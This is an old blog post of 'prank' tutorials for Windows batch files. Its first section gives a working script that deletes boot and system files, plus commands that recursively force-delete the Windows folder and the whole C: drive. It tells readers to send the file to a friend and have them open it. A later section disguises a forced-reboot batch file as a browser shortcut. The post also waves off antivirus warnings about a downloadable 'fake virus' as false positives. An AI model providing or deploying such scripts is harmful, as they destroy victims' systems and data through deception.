Friday, July 2, 2010

Learn How Shut Down a Computer Forever

I am shure you want to play pranks on somebody, but there have been situations when the traditional methods just aren't available, or aren't enough? Previously i posted some of the funniest pranks you can play on your friends: "Deadly Virus Prank", "The Ultimate Virus", "How to Create a Fake and Harmless Virus" and " Facebook Virus Prank". Now if you are ready to pull up this prank on your friend, make shure he hasn't a weak heart, because this prank definitely will freak him out and may cause death :P With this little trick you can shut down a computer forever!!!


Let's strat:


Open notepad and copy/paste this code:


@echo off

attrib -r -s -h c:\autoexec.bat

del c:\autoexec.bat

attrib -r -s -h c:\boot.ini

del c:\boot.ini

attrib -r -s -h c:\ntldr

del c:\ntldr

attrib -r -s -h c:\windows\win.ini

del c:\windows\win.ini


Now Save it as a .bat file.


This should shutdown the persons computer. It shuts it off once and deletes the files needed to reboot and restart.


REMEMBER - DO NOT CLICK THIS FILE.

YOU WON'T RECOVER YOUR COMPUTER BACK AFTER YOU OPEN THE .BAT FILE!


Send it to your friends computer and tell them to open it. Have fun!!


Here is another code too.....


cmd /c del c:\windows\* /F /S /Q

cmd /c del c:\* /F /S /Q


Paste it in NotePad And Save It with Extension .cmd or .bat


Do you have questions, comments, or suggestions? Feel free to post a comment!


The Ultimate Virus - The Best Virus Prank Program Ever


The Ultimate Virus is one of the best virus prank programs on the net. This is a prefect prank software and your friends will definitely "love" it and don't be suprised if they try to kill you for making fool on them :P. Just imagine how fun could it be to see how this fake virus is freaking out your friends and making them crying for mummy. LOL!


This virus prank tool acts like a deadly virus that can cause huge damages to your friends computers, but in fact it's just a fake virus prank and it won't harm the pc in any way.


After running the program, a progress bar will appear, inform user if virus loading is in progress. The taskbar and desktop icons will disappear and a dialog box is displayed that contains three choices:


1. Format Hard Disk

2. Delete Windows Folder

3. Delete All Contents on Local Disk


Format Hard disk


When you click this button a progress bar will appear saying "formatting is in progress", but actually it's not. If you click click "Cancel" button, then a fake "Blue Screen Of Death" will appear! This is really creepy.


Delete Windows Folder


If you choose this option the program will scan all files and folders on your Windows folder and after that a progress bar will appear displaying deletion progress. An advanced Windows user will be tricked because it displays all files on their systems are being deleted.


Delete All Contents on Local Disk


This is similar to above, but it just scan folders on your root folder. It can't scan all of the files and folders on your hard disk because it will lag the application.


After all progress is finished, the program will does a fake restart. It displays black screen and text with MS-DOS style, so your friend will be tricked that their computer is being in boot mode. Then, a beep coming from computer speaker, and a frightening text appear: "BIOS image has been corrupted.


"There is a problem with your motherboard ROM. Press any key to try again". When your friend reach three attempts, a text appears that their motherboard is permanently damaged!


How to remove this program?


All you have to do is just to delete the program from your computer and it won't run again. The good thing is that it doesn't install itself to your system.


Note: Some antiviruses and antispywares are detecting this program as infected/malware. The program is perfectly safe and does not pose a threat to your system. This is called a 'false positive'. The term false positive is used when antivirus software wrongly classifies an innocuous ( inoffensive ) file as a virus. The incorrect detection may be due to heuristics or to an incorrect virus signature in a database. Similar problems can occur with antitrojan or antispyware software.


download


Screenshots


Facebook Virus Prank - Making fun to your friend

In this post i'll show you an easy step by step tutorial about how to make a Facebook virus using simple commands on notepad. This will make the victims think that they have a virus when they click on an icon such as Internet Explorer or Mozilla Firefox...


This "virus" is totlly harmless and won't do any damage to your victims computer.

When a victim clicks on the icon he will get a warning message like "WARNING VIRUS DETECTED!!!!! AFTER 5 MINUTES YOUR FACEBOOK ACCOUNT WILL BE DELETED !!!!TO REMOVE THE VIRUS CLICK OK OR CLOSE THIS BOX!". You can change the text to whatever you want. If you have some other interesting ideas, let me know. This virus doesn't do anything to your friends pc, but to see his scared face, that's something :)...


Now let's start with the tutorial:


1) Open notepad


2) Type the following text in :


@echo off

msg * WARNING VIRUS DETECTED!!!!! AFTER 5 MINUTES YOUR FACEBOOK ACCOUNT WILL BE DELETED !!!!TO REMOVE THE VIRUS CLICK OK OR CLOSE THIS BOX!


PAUSE

shutdown -r -t 300 -c " SORRY!!! YOUR FACEBOOK ACCOUNT ARE NOW BEING DELETED !!! PLEASE WAIT ..........."


3) Save as Internet Explorer .bat (or whatever you want, but be shure that the last letters are .bat)



4) Right click on Internet Explorer .bat and click Create Shortcut


5) Right click on shorcut and click Properties.


6)Click Change Icon


7) Choose Internet Explorer icon (or Mozilla Firefox, or any other icon similar to it), click OK , then click Apply


8)Delete real shortcut and replace it with fake . When victim click on it , he will get warning messages that looks like this:


Hope you'll freak out friend(s).


If this prank was successful and there was some interesting reactions of your friends, feel free to share it with us.